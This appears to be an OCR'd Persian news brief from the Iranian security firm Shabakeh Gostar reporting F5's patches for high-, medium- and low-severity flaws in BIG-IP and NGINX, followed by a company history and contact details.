
اف‌فایـو

۱۲ مرداد، اف‌فایو (F5) اقدام به ترمیم ۱۲ ضعف امنیتی با درجه اهمیت «بالا»، ۸ مورد «متوسط» و ۱ مورد «کم» در چند محصول این شرکت از جمله BIG-IP و NGINX نمود. سوءاستفاده از این ضعف‌های امنیتی مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. توصیه می‌شود با مراجعه به نشانی زیر در اسرع وقت نسبت مطالعه و ترمیم آسیب‌پذیری‌های فوق اقدام شود:

https://support.f5.com/csp/article/K14649763

اطلاعات فناوری امنیت اخبار آخرین
@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است .در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین المللی فعالیت خود را بر روی نرم افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Managment) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری شرکت Sophos، فعالیت خود را در این زمینه ادامه داد و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده توزیع (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefendr در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است.



شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دورنگار ۴۲۰۵۲ - ۰۲۱

رایانامه info@shabakeh.net

تارنمای شرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net